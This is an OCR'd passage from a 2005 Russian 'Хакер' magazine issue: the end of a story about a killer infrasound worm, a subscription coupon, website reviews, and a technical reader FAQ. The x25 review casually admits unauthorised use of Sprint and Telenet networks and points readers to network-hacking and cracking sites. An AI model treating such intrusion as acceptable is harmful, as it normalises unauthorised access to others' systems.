— Вполне, — согласился Витя, и еще одна строка в исходнике дала электронному зверьку имя.
— Вроде, все готово.
— Ничего не забыл?
— Да вроде, нет.
— Ну, тогда будем запускать?
Витя еще раз просмотрел код. В последний момент, глядя на фрагмент шума, его осенило. Руки сами набрали нужные строчки, а затем нажали «Откомпилировать». Оставалось только запустить получившийся экзешник.
Витя навел на него курсор и клацнул «Enter».
— Я, похоже, понял, чего не хватало в том коде, — после этого сказал он.
— Чего же? — поинтересовался Андрей.
— Запрограммированный шум был чистым. Но в одной из строк содержался цикл. Я сначала подумал, что эта формула циклическая сама по себе. Но потом дошло, что она — лишь часть всего цикли-

ческого процесса. То есть звук не может быть чистым, он построен на определенных прерываниях. В одной из формул был подсказка, с какой частотой шло прерывание.
— Нифига не понял. Ты что, подправил код того шума?
— Ага.
— И что, он теперь дергается каждые, сколько там, секунд?
— Каждые полсекунды. Мы можем послушать оригинал.
Андрей пожал плечами, и Витя просто перезагрузил свою машину, которая стала первой зараженной червем. Система быстро загрузила ядро, заставку, системные процессы, startup-скрипты и программы в стартапе. В конце концов процесс загрузки ОС был закончен, и из динамиков раздался еле слышный прерывистый шум, за которым последовало изображение белого скелета с костями на черном фоне, злорадно открывающего пасть. Но увидеть ее ни Андрей, ни Витя не успели. К тому времени как веселый Роджер во второй раз захлопнул челюсть, оба брата были уже мертвы. А последнее, что внезапно пришло в голову Вите, перед тем как инфразвук остановил его сердце, была мысль, что он все-таки забыл поставить ограничение на распространение червя.

[месяц спустя] Бомж Степан перевалился с одного бока на другой и с недоумением посмотрел на мужчину, опустившего рядом с ним переносной телевизор. В последние несколько недель в городе творилось черт-те что. Мусорные ящики, которые раньше наполнялись пищевыми отходами и старыми вещами, теперь были доверху наполнены всевозможной аппаратурой. Мобильные телефоны всех моделей и расцветок валялись повсюду: некоторые — искореженные и разбитые, некоторые — сияющие новизной. А из домов, не переставая, вывозили трупы. Их выносили постоянно, сгружали в машины и увозили непонятно куда. Степан не понимал, что происходит, и это его пугало. Не было никого, кто мог объяснить ему все эти смерти и выброшенную аппаратуру, которую раньше он видел только на прилавках. Он давно перестал контактировать с людьми, перебиваясь чем Бог пошлет.
Степан еще раз посмотрел на оставленный рядом телевизор. Обычно всю технику выбрасывали не жалея, со злостью. А этот просто оставили рядом. В далекой жизни, от которой остались только обрывки воспоминаний, у Степана был телевизор, поэтому он знал, как его включить. Батарея еще была не до конца разряжена, телевизор загорелся, появилась картинка ведущей и ее голос. Многое из того, что услышал дальше Степан, было выше его понимания.
— Количество жертв вируса «Тихая смерть», несмотря на все предостережения, продолжает расти. По приблизительным подсчетам его жертвами уже стали более полутора миллиардов человек во всем мире, что превышает число жертв во всех войнах за всю историю человечества. Маленькая компьютерная программа, автор которой до сих пор неизвестен, словно смерч пронеслась по миру, оставляя за собой только смерть. Подобной катастрофы не ожидал никто, ее масштабы поражают. Больше всего пострадали высокоразвитые государства, такие как США, Япония, Канада, Германия. Россия не стала исключением. На улицах крупных городов проходят постоянные демонстрации с требованием уничтожить все компьютеры, мобильные телефоны и все другие источники заразы. Миллионы людей, которые еще месяц назад не представляли своей жизни без технологий, теперь стали на сторону борцов против любых их проявлений.
Ведущие компании — производители компьютерного и телефонного оборудования обанкротились за считанные дни. Трудно сказать, как скоро мир оправится от подобного потрясения и оправится ли вообще.
Еще раз предупреждаем всех вас, ради вашей же безопасности: не пользуйтесь компьютерным оборудованием и мобильными телефонами. Вирус не нейтрализован и продолжает искать новые жертвы.
Марина Ковалева. «Вести». Москва.
Степан задумчиво слушал и, когда ведущая закончила, выключил телевизор. Поднявшись с земли, он облизал потрескавшиеся губы и, опираясь на палку, отправился дальше. Он пережил вирусы и бактерии похлеще этой, как ее там, молчаливой смерти. Так что им его не запугать.
Мир вокруг продолжал сходить с ума.

-eof-

ЗАКАЗ ЖУРНАЛА В РЕДАКЦИИ

Бесплатный телефон по всем вопросам подписки
8-800-200-3-999
(включая абонентов МТС, БиЛайн, Мегафон)

ВЫГОДА
Цена подписки на 20% ниже, чем в розничной продаже!
Разыгрываются призы и подарки для подписчиков
Доставка за счет издателя

ГАРАНТИЯ
Вы гарантированно получите все номера журнала
Единая цена по всей России

СЕРВИС
Заказ удобно оплатить через любое отделение банка.
Заказ осуществляется заказной бандеролью
или с курьером

Стоимость заказа на «Хакер» + 2 CD или «Хакер» + DVD

«Хакер» + 2 CD

115р	за номер (экономия 30 руб.*)
690р	за 6 месяцев (экономия 180 руб.*)
1242р	за 12 месяцев (экономия 460 руб.*)

«Хакер» + DVD

130р	за номер (экономия 30 руб.*)
780р	за 6 месяцев (экономия 180 руб.*)
1404р	за 12 месяцев (экономия 516 руб.*)

Стоимость заказа на комплект «Хакер» + «Железо»

189р	комплект на 1 месяц (экономия 80 рублей*)
1071р	комплект на 6 месяцев (экономия 480 рублей*)
2016р	комплект на 12 месяцев (экономия 1220 рублей*)





* экономия от средней розничной цены по Москве

ЗАКАЖИ ЖУРНАЛ В РЕДАКЦИИ И СЭКОНОМЬ ДЕНЬГИ

ПОДПИСНОЙ КУПОН

Прошу оформить подписку:

- ☐ на журнал Хакер + 2 CD
- ☐ на журнал Хакер + DVD
- ☐ на комплект Хакер + 2CD и Железо + CD

на ☐ месяцев

начиная с ____________________ 2005 г.

- ☐ Доставлять журнал по почте на домашний адрес
- ☐ Доставлять журнал курьером на адрес офиса (по г. Москве)

Подробнее о курьерской доставке читайте ниже*

(отметьте квадрат выбранного варианта подписки)

Ф.И.О. ____________________

____

дата рожд. ☐☐ . ☐☐ . ☐☐ г.
(день, месяц, год)

АДРЕС ДОСТАВКИ:

индекс ____________________

область/край ____________________

город ____________________

улица ____________________

дом ________ корпус ____________

квартира/офис ____________________

телефон (код) ____________________

e-mail ____________________

сумма оплаты ____________________

* Курьерская доставка осуществляется только по Москве на адрес офиса. Для оформления доставки курьером укажите адрес и название фирмы в подписном купоне.

Извещение

ИНН 7729410015 ООО «Гейм Лэнд»

ЗАО Международный Московский Банк, г. Москва

р/с № 40702810700010298407

к/с № 30101810300000000545

БИК 044525545 КПП - 772901001

Плательщик

Адрес (с индексом)

Назначение платежа	Сумма
Оплата за « ____________ »	
с ____ (месяц) 2005 г.	

Ф.И.О.

Подпись плательщика

Кассир

Квитанция

ИНН 7729410015 ООО «Гейм Лэнд»

ЗАО Международный Московский Банк, г. Москва

р/с № 40702810700010298407

к/с № 30101810300000000545

БИК 044525545 КПП - 772901001

Плательщик

Адрес (с индексом)

Назначение платежа	Сумма
Оплата за « ____________ »	
с ____ (месяц) 2005 г.	

Ф.И.О.

Подпись плательщика

Кассир

Как оформить заказ?

1. **Заполнить купон и квитанцию**
2. **Перечислить стоимость подписки через Сбербанк**
3. **Обязательно прислать в редакцию копию оплаченной квитанции с четко заполненным купоном любым из перечисленных способов:**

- по электронной почте: subscribe@glc.ru;
- по факсу: 924-96-94;
- по адресу: 107031, Москва, Дмитровский переулок, д. 4, строение 2, ООО «Гейм Лэнд», отдел подписки.

ВНИМАНИЕ!

Подписка оформляется в день обработки купона и квитанции.

- купоны, отправленные по факсу или электронной почте, обрабатываются в течение 5 рабочих дней.
- купоны, отправленные почтой на адрес редакции обрабатываются в течение 20 дней.

Рекомендуем использовать электронную почту или факс.

Подписка производится с номера, выходящего через один календарный месяц после оплаты. Например, если произвести оплату в сентябре, то подписку можно оформить с ноября.

По всем вопросам по подписке звони бесплатно по телефону 8-800-200-3-999 (в том числе с мобильных телефонов сетей МТС, БиЛайн, Мегафон).

Вопросы по подписке можно задавать по e-mail: info@glc.ru


Подписка для юридических лиц

Москва: ООО "Интер-Почта", тел.: 500-00-60, e-mail: inter-post@sovintel.ru

Регионы: ООО "Корпоративная почта", тел.: 953-92-02, e-mail: kpp@sovintel.ru

Для получения счета на оплату подписки нужно прислать заявку с названием журнала, периодом подписки, банковскими реквизитами, юридическим и почтовым адресом, телефоном и фамилией ответственного лица за подписку.

www.interpochta.ru




Иван Скляров (www.sklyaroff.ru)
Иван Кузнецов aka SeeD (seed@nsk.ru)

ВСЕ О ВЗЛОМЕ СЕТЕЙ X25

http://sprinter.fatal.ru


На протоколе x25 работают такие знаменитые в хакерском мире сети, как Sprint и Telenet. Чего греха таить, даже автор этих строк в былые дни лазал в, скажем так, «свободный» интернет через эти сети, причем ничего, кроме телефонной розетки, для этого не требовалось. Как я это делал? Ищи всю необходимую информацию на сайте. Надо отметить, что раньше было немало хороших ресурсов по хакингу сетей x25, но сейчас практически все они умерли. Скажем «спасибо» человеку под ником Soldier за возрождение данной тематики. На его сайте также можно скачать e-zine под названием «Trial By Fire».



ПРОДАЙ СВОЮ ДУШУ

www.wewantyoursoul.com


Недостаток финансовых вливаний может сыграть немаловажную роль для каждого из нас. Можно даже сказать, что этот фактор почти постоянно играет соло в иерархии жизненных ценностей каждого человека. И если одним недостаточно средств на покупку очередной футбольной команды или самолета, отдекорированного золотом и брюликами, то другие с трудом наскребают на удовлетворение пищевых потребностей. Но схожи все люди в одном – они заняты поиском средств к существованию, в простонародии называемых деньгами. Интересный способ решения этой проблемы предлагает сайт wewantyoursoul.com. Создатели сайта взяли на себя роль виртуального дьявола и всего-то навсего предлагают тебе продать свою душу за вполне определенную сумму зеленых бумажек. Сам процесс покупки души представлен в виде анкетирования, в процессе которого и происходит оценка стоимости «товара». Например, если вы потребляете фастфуд, поддерживаете терроризм или работаете на транснациональные компании, то цена сделки заметно снизится. После совершения сделки специалисты WWYS забирают душу при личной встрече с клиентом. Понятно, что все это является шуткой, показывающей, что в сегодняшнем мире человеческая душа стоит все меньше, уступая место материальным ценностям и разнообразным следствиям глобализации человечества.



TRIVIA SECURITY

http://triviasecurity.net

В детстве я любил с друзьями возиться в помойках, но не тех, где гниет недоеденный помидор или кожурка от банана, а в помойках техногенных – там, куда вывозят отслужившие автомобили, вагоны и прочую дохлую технику и электронику (во времена СССР это добро на металл никто не растаскивал). Так вот, данный сайт представляет собой подобную «помойку». Со всех концов интернета сюда скидана всевозможная инфа по Hacking&Cracking, Social Engineering, Cryptology, Programming, Phreaking, Networking и многому другому. Приступай к поиску чего-нибудь интересного и ценного ;).




ИНТЕРНАЦИОНАЛЬНОЕ КРЭКЕРСТВО

http://biw.rult.at

В интернете хороших сайтов, посвященных крэкингу, довольно мало (в зоне .ru я могу назвать лишь несколько) и все они очень хорошо известны. Именно по этой причине их никогда не будет в нашем обзоре. Но мало кто из крэкеров знает сайт команды biw (может, из-за того, что он в домене .at?). А сайт отличный! Большое число уникальных туториалов и руководств, написанных самими авторами сайта, crackmes, инструментов и многого другого. Команда, наполняющая сайт, абсолютно интернациональна, но язык выбран английский, так что со всеми людьми из команды ты можешь пообщаться на форуме.







ИСХОДНИКИ КОМПИЛЯТОРОВ

www.exmortis.narod.ru

Данный сайт – уникальный в своем роде архив исходников, компиляторов, ассемблеров, трансляторов, дизассемблеров, дебаггеров, линкеров, интерпретаторов и прочего. Автор собирает их уже на протяжении нескольких лет! Предпочтение, как он сам пишет на своем сайте, отдается в основном процедурным языкам вроде Паскаля, Си, а также их гибридам под платформы DOS/Win32. Списки архивов удобно рассортированы и снабжены краткими аннотациями со ссылками на сайты разработчиков (если они есть). Интересен также раздел с линками на родственные сайты. В закладки! И баста!



КИН-ДЗА-ДЗА!

http://flame-de.etel.ru

Наверняка все видели замечательный фильм, повествующий о похождениях простых советских граждан по просторам необъятной Вселенной. А кто и не видел, тому, безусловно, будет небезынтересно узнать, о чем фильм, и загладить свою вину, погрузившись в мир пацаков и чатлан. Слова «ку» и «кю» давно стали крылатыми, при виде малиновых штанов у каждого подсознательно появляется желание сделать три раза «ку», а как выкатывать пепелац из гаража, напевая себе под нос «Мама, мама, что я буду делать», знает практически любой школьник. Сайт посвящен этому замечательному фильму. Его автор, ярый поклонник «Кин-дза-дзы», выдержал стилистику картины и собрал всю мыслимую и немыслимую инфу. Ресурс существует уже довольно давно, но популярен и по сей день.



МУЗЕЙ ОСТАПА БЕНДЕРА

www.vega-design.ru/ostap


Недавно наткнулся на интересный сайт, представляющий собой виртуальный музей великого комбинатора и сына турецкоподданного Остапа-Сулеймана-Берта-Мария-Бендер-Бея. На сайте выложены нетленные произведения Ильфа и Петрова «12 стульев» и «Золотой теленок». Здесь же ты найдешь жизнеописание литературных отцов товарища Бендера и историю создания романов. Рассказано об актерах, когда-либо игравших роль Бендера в киношных экранизациях, а грезы о Рио-де-Жанейро для всех страждущих представлены отдельной главой, ознакомиться с которой можно, кликнув по соответствующей ссылке.



ИНТЕРНЕТ-УНИВЕРСИТЕТ

www.intuit.ru

Хочешь пройти учебную программу университета информационных технологий, не выходя из дома? Сейчас это возможно! На сайте предоставляется большой выбор курсов для изучения, на мой взгляд, довольно интересных, например «Программирование в стандарте POSIX» или «Протоколы безопасного сетевого взаимодействия». Здесь же можно купить книги по каждому курсу или CD с любым комплектом курсов. Авторами курсов являются авторитетные российские ученые. В конце обучения выдается диплом или сертификат – в зависимости от типа обучения, платного или бесплатного.



АПРЕЛЬСКИЕ РОЗЫГРЫШИ

www.1april.ru

На дворе весенний месяц апрель. Хоть первое число – день всеобщих розыгрышей и веселья – кануло в лету до следующего года, но это не повод расстраиваться. Сайт первоапрельских розыгрышей 1april.ru предлагает тебе продлить праздник и продолжить глумление над окружающими. Не правда ли, пора сменить стандартные фразы типа «Ой! А у вас, дяденька, ус отклеился =)» на что-нибудь более свежее и прикольное? Если ты тоже призадумался над этим вопросом и ищешь подходящий ресурс для пополнения своей базы перлов – сайт поможет тебе в этом. Также ресурс ведет прием приколов у населения и размещает их на своих страницах, а лучшему, как и положено, торжественно присуждают приз и звание почетного перлосдатчика месяца.





Степан Ильин aka Step (faq@real.xakep.ru)

ЮНИТЫ

FAQ

Задавая вопрос, подумай! Не стоит мне посылать вопросы, так или иначе связанные с хаком/кряком/фриком, - для этого есть hack-faq (hackfaq@real.xakep.ru), не стоит также задавать откровенно ламерские вопросы, ответ на которые ты при определенном желании можешь найти и сам. Я не телепат, поэтому конкретизируй вопрос, присылай как можно больше информации.

Q: Намедни поставил Fedora Core 2 на свою VMware последней версии. Проблемы начались с самого начала. Эта связка ни в какую не хочет дружить с X-Windows. Пробовал запускать и KDE, и Gnome – одна и та же фигня. Не запускается, и все тут.

A: На самом деле похожая проблема возникает еще и на Virtual PC. Причина заключается в том, что по умолчанию выставленная в конфигах глубина цвета равна 16 битам. Виртуальные машины такое положение дел не признают и настаивают на том, чтобы она была никак не меньше 24. Собственно, выход из этой ситуации один: изменить ее значение. Так что смело логинься в консоли под рутом и запускай какой-нибудь текстовый редактор, например стандартный vi. С его помощью нужно открыть конфигурационный файл X-Server'а /etc/X11/xorg.conf, после чего найти в нем секцию [Screen] и параметр DefaultDepth. Далее изменяй его значение с 16 на 24, сохраняй изменения и уходи в ребут (виртуальной машины, естественно). Все.

Q: Сейчас многие файловые хранилища разрешают доступ к своим ресурсам только для своих, то есть для тех клиентов, которые имеют российские IP-адреса. Я живу в СНГ (как вариант: диапазон IP'шников провайдера занесен в черный список), и меня, соответственно, туда не пускают :(. Как можно это исправить?

A: Вполне логичное решение – изменить IP-адрес так, чтобы он больше не попадал в черный список. Для этого можно, например, поменять провайдера :). Хотя, конечно, на такие радикальные меры идти совершенно не обязательно. Самым идеальным вариантом, на мой взгляд, является использование российского прокси-сервера – просто и со вкусом. Найти хороший, быстрый и стабильный проксик довольно сложно, хотя, естественно, можно. Для этого я тебе рекомендую купить доступ к специальном сервису, который предоставляет список качественных экземпляров (подробнее читай в февральском номере Х). Если же желания лишний раз тратиться нет, то можно проштудировать открытые списки на www.aliveproxy.com/ru-proxy-list. Второй способ – воспользоваться услугами так называемых анонимайзеров. Типичный представитель – www.anonymizer.ru. Подробно рассказывать о них не вижу смысла, так как на самих сайтах все подробно расписано.

Q: Устанавливать модуль Perl'а довольно геморройно. Я слышал, что этот процесс можно как-то автоматизировать. Подскажи, пожалуйста, как?


A: Язык Perl получил широкое распространение за счет огромного количества подключаемых модулей, разработанных сторонними девелоперами. Примечательно, что все эти модули четко рассортированы по назначению и доступны на специальном ресурсе CPAN (www.perl.com/CPAN/CPAN.html). Все эти модули, конечно же, можно скачивать и устанавливать вручную, но как раз для облегчения этого процесса в самом Perl'е встроена специальная оболочка. Ее запуск осуществляется следующим образом:


```
# perl -MCPAN -e shell
```

Во время первого запуска тебе придется указать несколько важных настроек, которые необходимы для корректной работы. Ничего сложного там нет, практически все можно оставить по умолчанию. Как только этот процесс будет закончен, ты получишь доступ к консоли, в которой можно вводить команды. Для установки конкретного модуля используется следующая конструкция: cpan> install <имя_модуля>. А для поиска подходящего под твои требования модуля используется команда cpan> i /<текст>/. С ее помощью ты найдешь все модули, в названии которых присутствует слово «текст». Более подробную информацию ищи в специализированной статье – www.providerz.ru/articles/perl/cpan-modules-install.html.

Q: Помоги! У нас есть небольшая (~50 компов) локалка. Простенькая, без сложных маршрутизаторов: одни компьютеры и дешевые свитчи. Недавно столкнулись с любителями сниферов. У нескольких человек уже увели аськи, пароли к другим сервисам и т.д. Все из-за этого дурацкого ARP-спуфинга. Можно ли как-нибудь с ним бороться?

A: Пресечь деятельность программ-сниферов, которые используют прием ARP-спуфинга, не очень сложно. Принцип их действия основан на атаке Man-In-Middle, для которой они активно посылают в сеть целую кучу ложных ARP-пакетов с подменой MAC-адреса. Прием весьма действенный, но стоит зафиксировать свою ARP-таблицу, то есть для каждого IP-адреса в сети задать статический MAC-адрес, – и сниферам останется только нервно курить в сторонке. Задача хоть и простая, но весьма трудоемкая. Для каждого компьютера в сети нужно набрать команду arp -s <IP-адрес> <MAC-адрес>.
Желающие могут также попробовать отловить беспредельщиков. В этом нелегком деле им помогут утилиты arpwatch (www-nrg.ee.lbl.gov) и remote arpwatch (www.raccoon.kiev.ua/projects/remarp), которые путем мониторинга изменений в ARP-таблице обнаруживают подозрительные ARP-пакеты и информируют о них администратора. Неоценимым подспорьем также является утилита AntiSniff (www.l0pht.com/antisniff) от легендарной команды l0pht.





Q Чем отличаются полудуплексный и полнодуплексный режимы у сетевых карт?

A Если ты хоть раз работал с рацией, то понятие полудуплексного режима должно быть тебе знакомо. Вспомни: для того чтобы передать что-то по рации, тебе всегда приходится нажимать на специальную кнопку. То есть тебя слышно только тогда, когда эта кнопка нажата, и наоборот, отпуская кнопку, ты можешь слушать своего напарника. Это и называется режимом полудуплекса.
В сетевых устройствах (это касается не только сетевых карт, но и свитчей, аппаратных маршрутизаторов и т.п.) все аналогично. Когда сетевой адаптер работает в полудуплексном режиме, прием и отправка кадров данных не могут осуществляться одновременно. По крайней мере, в крохотный момент времени. Это абсолютно не значит, что в таком режиме данные могут идти только в одну сторону. Конечно же, нет! На самом деле такой принцип вполне пригоден и отслужил уже немало лет: для этого сетевые устройства используют специальные алгоритмы чередования процессов приема и отправки данных, обеспечивая таким образом передачу в обоих направлениях.
В полнодуплексном режиме, который в последнее время стал стандартом дефакто, как прием, так и передача могут осуществляться одновременно. Это, естественно, значительно увеличивает производительность сети.

Q Я затеял большой апгрейд компьютера. Хочу купить все по полной программе, в том числе и новый процессор. Все друзья, чуть ли не перебивая друг друга, кричат о 64-битных процессорах. А я сомневаюсь. Будет ли в них толк? Издавна с недоверием отношусь к продукции AMD.

A Важно понять, что ощутить все преимущества 64-разрядных процессоров можно лишь вкупе с соответствующим программным обеспечением. А такового, увы, пока еще весьма мало. Да, Microsoft уже выпустила бета-версию ОС для 64-битных процов – Windows XP 64 Bit Edition, но какой от нее толк, если большинство программ по-прежнему 32-битные? Да, кое-где можно выжать 20-30% прироста производительности, например при кодировании фильмов или шифровании/дешифровании информации. Однако это касается лишь крайне редких 64-битных приложений, в то время как большинство привычных для нас программ работают на модных процессорах ничуть не быстрее. С другой стороны, неизвестно, что будет через год или два. Возможно, уже скоро 32-битные приложения уйдут в историю, как когда-то ушли их 16-битные собратья. Об этом стоит задуматься.
Что касается твоей нелюбви к AMD, то могу посоветовать тебе немного повременить с апгрейдом. Дело в том, что компания Intel не так давно выпустила новые процессоры Intel Pentium 4 EE 3,74. Новые камни имеют 2 Мб кэша L2, частоту системной шины 1066 МГц и, самое главное, поддерживают технологии EM64T, то есть 64-разрядные вычисления. В продаже их еще нет, однако производительность Intel и AMD сравнивают уже сейчас. Хороший обзор выложен на www.fcenter.ru/online.shtml?articles/hardware/processors/11868.

Q Как отослать SMS с некоторой задержкой? Другими словами, сделать так, чтобы отосланное сообщение дошло до получателя, скажем, через час или два.

A Действительно, некоторые операторы сотовой связи поддерживают такую возможность. Услуга, как ни удивительно, называется SMS с задержкой (SMS with a delay). Для ее использования необходимо в начале СМС вставить специальную команду – *DEF N# (где N – количество часов, на которое нужно задержать сообщение), а потом через пробел ввести основной текст сообщения.

Q Есть сайт www.site.com. Если перейти по этому адресу, то сервер вернет ошибку 404, сославшись на то, что такой страницы не существует. Но если заходить по адресу www.site.com/index.html, то все ОК. Объясни этот феномен, я что-то никак не понимаю.

A Ничего удивительного в этом нет. Стартовой страницей сервера является файл index.html, но веб-сервер, по всей видимости, не воспринимает его как таковую. Объясняю, как исправить этот баг, на примере Apache. В корневой папке веб-контента необходимо создать файл .htaccess (если такового еще нет) и добавить туда одну строчку:

```
DirectoryIndex index.html.
```

Если ты владеешь администраторскими правами к серверу, то же самое можно прописать еще и в httpd.conf. В этом случае настройка будет по умолчанию распространяться сразу на все виртуальные серверы.

